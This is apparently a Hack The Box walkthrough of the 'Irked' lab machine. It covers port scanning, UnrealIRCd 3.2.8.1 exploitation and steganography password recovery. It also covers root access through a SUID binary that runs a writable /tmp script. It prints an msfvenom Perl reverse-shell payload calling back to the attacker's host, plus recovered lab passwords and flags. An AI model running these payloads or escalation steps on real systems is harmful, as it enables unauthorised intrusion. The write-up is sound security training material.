# Irked 10.10.10.117


Recon

```
root@kali:~/Desktop/HackTheBox_Writeups/Irked# nmap -sS -sV 10.10.10.117
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-09 15:37 EST
Nmap scan report for 10.10.10.117
Host is up (0.065s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http    Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind 2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.23 seconds
root@kali:~/Desktop/HackTheBox_Writeups/Irked# nmap --min-parallelism 100 -sU 10.1
0.10.117
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-09 15:38 EST
Nmap scan report for 10.10.10.117
Host is up (0.071s latency).
Not shown: 987 open|filtered ports
PORT      STATE  SERVICE
53/udp    closed domain
111/udp   open   rpcbind
162/udp   closed snmptrap
1055/udp  closed ansyslmd
1101/udp  closed pt2-discover
4666/udp  closed edonkey
5353/udp  open   zeroconf
16918/udp closed unknown
21333/udp closed unknown
30303/udp closed unknown
32815/udp closed unknown
33459/udp closed unknown
49216/udp closed unknown

Nmap done: 1 IP address (1 host up) scanned in 5.53 seconds
```

```
root@kali:~/Desktop/HackTheBox_Writeups/Irked# nmap -sS -sV -p- 10.10.10.117
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-09 16:13 EST
Stats: 0:00:51 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 14.29% done; ETC: 16:15 (0:00:36 remaining)
Stats: 0:02:09 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 57.14% done; ETC: 16:16 (0:01:04 remaining)
Stats: 0:02:14 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 57.14% done; ETC: 16:16 (0:01:08 remaining)
Nmap scan report for 10.10.10.117
Host is up (0.037s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http        Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind     2-4 (RPC #100000)
6697/tcp  open  ircs-u?
8067/tcp  open  infi-async?
56177/tcp open  status      1 (RPC #100024)
65534/tcp open  unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/subm
```

**IRC Server open on port 6697**

Connect to webserver, dirbuster shows nothing or interest but we get an image and a message about IRC specifically!




**Let's try to connect to IRC port 6697 using nc**

```
root@kali:~# nc 10.10.10.117 6697
:irked.htb NOTICE AUTH :*** Looking up your hostname...
:irked.htb NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address
instead
NICK zero
JOIN
:irked.htb 451 JOIN :You have not registered
USER
:irked.htb 461 zero USER :Not enough parameters
USER irccat 8 x : irccat
:irked.htb 001 zero :Welcome to the ROXnet IRC Network zero!irccat@10.10.14.114
:irked.htb 002 zero :Your host is irked.htb, running version Unreal3.2.8.1
:irked.htb 003 zero :This server was created Mon May 14 2018 at 13:12:50 EDT
:irked.htb 004 zero irked.htb Unreal3.2.8.1 iowghraAsORTVSxNCWqBzvdHtGp lvhopsmnti
krRcaqOALQbSeIKVfMCuzNTGj
:irked.htb 005 zero UHNAMES NAMESX SAFELIST HCN MAXCHANNELS=10 CHANLIMIT=#:10 MAXL
IST=b:60,e:60,I:60 NICKLEN=30 CHANNELLEN=32 TOPICLEN=307 KICKLEN=307 AWAYLEN=307 M
AXTARGETS=20 :are supported by this server
:irked.htb 005 zero WALLCHOPS WATCH=128 WATCHOPTS=A SILENCE=15 MODES=12 CHANTYPES=
# PREFIX=(qaohv)~&@%+ CHANMODES=beI,kfL,lj,psmntirRcOAQKVCuzNSMTG NETWORK=ROXnet C
ASEMAPPING=ascii EXTBAN=~,cqnr ELIST=MNUCT STATUSMSG=~&@%+ :are supported by this
server
:irked.htb 005 zero EXCEPTS INVEX CMDS=KNOCK,MAP,DCCALLOW,USERIP :are supported by
 this server
:irked.htb 251 zero :There are 1 users and 3 invisible on 1 servers
:irked.htb 255 zero :I have 4 clients and 0 servers
:irked.htb 265 zero :Current Local Users: 4  Max: 4
:irked.htb 266 zero :Current Global Users: 4  Max: 4
:irked.htb 422 zero :MOTD File is missing
:zero MODE zero :+iwx
```

```
ADMIN
:irked.htb 256 zero :Administrative info about irked.htb
:irked.htb 257 zero :Bob Smith
:irked.htb 258 zero :bob
:irked.htb 258 zero :widely@used.name
```

https://www.blackhillsinfosec.com/password-spraying-other-fun-with-rpcclient/

https://www.hackingtutorials.org/metasploit-tutorials/hacking-unreal-ircd-3-2-8-1/

```
root@kali:~/Desktop/HackTheBox_Writeups/Irked# msfvenom -p cmd/unix/reverse_perl LHOST=10.10.14.114 LPORT=9989 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 231 bytes
perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}=~/(.*)/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerAddr,"10.10.14.114:9989");STDIN->fdope
n($c,r);$~->fdopen($c,w);while(<>){if($_=~ /(.*)/){system $1;}};'
```

Shell:
Linux enumerations
Checking users in /home shows user djmardov, checking this users home contents for accessible files shows '.backup' file

```
ircd@irked:/$ ls -la /home/djmardov
ls -la /home/djmardov
total 92
drwxr-xr-x 18 djmardov djmardov 4096 Jan 12 17:40 .
drwxr-xr-x  4 root     root     4096 May 14  2018 ..
lrwxrwxrwx  1 root     root        9 Nov  3 04:26 .bash_history -> /dev/null
-rw-r--r--  1 djmardov djmardov  220 May 11  2018 .bash_logout
-rw-r--r--  1 djmardov djmardov 3515 May 11  2018 .bashrc
drwx------ 13 djmardov djmardov 4096 May 15  2018 .cache
drwx------ 15 djmardov djmardov 4096 May 15  2018 .config
drwx------  3 djmardov djmardov 4096 May 11  2018 .dbus
drwxr-xr-x  2 djmardov djmardov 4096 May 11  2018 Desktop
drwxr-xr-x  2 djmardov djmardov 4096 May 15  2018 Documents
drwxr-xr-x  2 djmardov djmardov 4096 May 14  2018 Downloads
drwx------  3 djmardov djmardov 4096 Nov  3 04:40 .gconf
drwx------  2 djmardov djmardov 4096 May 15  2018 .gnupg
-rw-------  1 djmardov djmardov 4706 Nov  3 04:40 .ICEauthority
drwx------  3 djmardov djmardov 4096 May 11  2018 .local
drwx------  4 djmardov djmardov 4096 May 11  2018 .mozilla
drwxr-xr-x  2 djmardov djmardov 4096 May 11  2018 Music
drwxr-xr-x  2 djmardov djmardov 4096 May 11  2018 Pictures
-rw-r--r--  1 djmardov djmardov  675 May 11  2018 .profile
drwxr-xr-x  2 djmardov djmardov 4096 May 11  2018 Public
-rw-r--r--  1 djmardov djmardov    0 Jan 12 17:40 .selected_editor
drwx------  2 djmardov djmardov 4096 May 11  2018 .ssh
drwxr-xr-x  2 djmardov djmardov 4096 May 11  2018 Templates
drwxr-xr-x  2 djmardov djmardov 4096 May 11  2018 Videos
ircd@irked:/$ ls -la /home/djmardov/*
ls -la /home/djmardov/*
/home/djmardov/Desktop:
total 8
drwxr-xr-x  2 djmardov djmardov 4096 May 11  2018 .
drwxr-xr-x 18 djmardov djmardov 4096 Jan 12 17:40 ..

/home/djmardov/Documents:
total 16
drwxr-xr-x  2 djmardov djmardov 4096 May 15  2018 .
drwxr-xr-x 18 djmardov djmardov 4096 Jan 12 17:40 ..
-rw-r--r--  1 djmardov djmardov   52 May 16  2018 .backup
-rw-------  1 djmardov djmardov   33 May 15  2018 user.txt

/home/djmardov/Downloads:
total 8
drwxr-xr-x  2 djmardov djmardov 4096 May 14  2018 .
drwxr-xr-x 18 djmardov djmardov 4096 Jan 12 17:40 ..

/home/djmardov/Music:
total 8
drwxr-xr-x  2 djmardov djmardov 4096 May 11  2018 .
drwxr-xr-x 18 djmardov djmardov 4096 Jan 12 17:40 ..
```

Viewing this file shows a steg password:

```
ircd@irked:/$ file /home/djmardov/Documents/.backup
file /home/djmardov/Documents/.backup
/home/djmardov/Documents/.backup: ASCII text
ircd@irked:/$ cat /home/djmardov/Documents/.backup
cat /home/djmardov/Documents/.backup
Super elite steg backup pw
UPupDOWNdownLRlrBAbaSSss
```

We recall from earlier, the web server landing page displayed a large image regarding IRC, lets download this and test with steghide

```
root@kali:~/Desktop/HackTheBox_Writeups/Irked# steghide info irked.jpg
"irked.jpg":
  format: jpeg
  capacity: 1.5 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
  embedded file "pass.txt":
    size: 17.0 Byte
    encrypted: rijndael-128, cbc
    compressed: yes
```

```
root@kali:~/Desktop/HackTheBox_Writeups/Irked# steghide extract -sf irked.jpg -p U
PupDOWNdownLRlrBAbaSSss
wrote extracted data to "pass.txt".
root@kali:~/Desktop/HackTheBox_Writeups/Irked# cat pass.txt
Kab6h+m+bbp2J:HG
root@kali:~/Desktop/HackTheBox_Writeups/Irked#
```

Trying this password for the users SSH account and we get success!

```
root@kali:~/Desktop/HackTheBox_Writeups/Irked# ssh -l djmardov 10.10.10.117
The authenticity of host '10.10.10.117 (10.10.10.117)' can't be established.
ECDSA key fingerprint is SHA256:kunqU6QEf9TV3pbsZKznVcntLklRwiVobFZiJguYs4g.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.117' (ECDSA) to the list of known hosts.
djmardov@10.10.10.117's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jan 14 15:07:01 2019 from 10.10.13.108
djmardov@irked:~$
```

quick find (find / -n user.txt 2>/dev/null ) shows we can now retrieve the flag from /Documents/user.txt

**PRIV ESCALATION**

```
djmardov@irked:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
/usr/sbin/exim4
/usr/sbin/pppd
/usr/bin/chsh
/usr/bin/procmail
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/pkexec
/usr/bin/X
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/viewuser
/sbin/mount.nfs
/bin/su
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/umount
```

```
djmardov@irked:~$ /usr/bin/view
view      viewgam   viewres   viewuser
djmardov@irked:~$ /usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2019-01-14 16:57 (:0)
djmardov pts/0        2019-01-14 16:58 (10.10.12.156)
djmardov pts/1        2019-01-14 16:59 (10.10.13.25)
djmardov pts/2        2019-01-14 17:01 (10.10.15.133)
sh: 1: /tmp/listusers: not found
djmardov@irked:~$ ls /tmp/
systemd-private-2280048dcba5459988b5098dba9cf98c-colord.service-EsaXdY
systemd-private-2280048dcba5459988b5098dba9cf98c-cups.service-zrWiCH
djmardov@irked:~$ touch /tmp/listusers
djmardov@irked:~$ echo "pwd" > /tmp/listusers
```

```
djmardov@irked:~$ chmod +777 /tmp/listusers
djmardov@irked:~$ /usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2019-01-14 16:57 (:0)
djmardov pts/0        2019-01-14 16:58 (10.10.12.156)
djmardov pts/1        2019-01-14 16:59 (10.10.13.25)
djmardov pts/2        2019-01-14 17:01 (10.10.15.133)
/home/djmardov
```

```
djmardov@irked:~$ /usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2019-01-14 16:57 (:0)
djmardov pts/0        2019-01-14 16:58 (10.10.12.156)
djmardov pts/1        2019-01-14 16:59 (10.10.13.25)
djmardov pts/2        2019-01-14 17:01 (10.10.15.133)
/home/djmardov
djmardov@irked:~$ nano /tmp/listusers
djmardov@irked:~$ /usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2019-01-14 16:57 (:0)
djmardov pts/0        2019-01-14 16:58 (10.10.12.156)
djmardov pts/1        2019-01-14 16:59 (10.10.13.25)
djmardov pts/2        2019-01-14 17:01 (10.10.15.133)
cat: /root/Desktop/user.txt: No such file or directory
djmardov@irked:~$ nano /tmp/listusers
djmardov@irked:~$ /usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2019-01-14 16:57 (:0)
djmardov pts/0        2019-01-14 16:58 (10.10.12.156)
djmardov pts/1        2019-01-14 16:59 (10.10.13.25)
djmardov pts/2        2019-01-14 17:01 (10.10.15.133)
pass.txt  root.txt
djmardov@irked:~$ nano /tmp/listusers
djmardov@irked:~$ /usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2019-01-14 16:57 (:0)
djmardov pts/0        2019-01-14 16:58 (10.10.12.156)
djmardov pts/1        2019-01-14 16:59 (10.10.13.25)
djmardov pts/2        2019-01-14 17:01 (10.10.15.133)
/root/root.txt
djmardov@irked:~$ nano /tmp/listusers
djmardov@irked:~$ /usr/bin/viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2019-01-14 16:57 (:0)
djmardov pts/0        2019-01-14 16:58 (10.10.12.156)
djmardov pts/1        2019-01-14 16:59 (10.10.13.25)
djmardov pts/2        2019-01-14 17:01 (10.10.15.133)
8d8e9e8be64654b6dccc3bff4522daf3
djmardov@irked:~$
```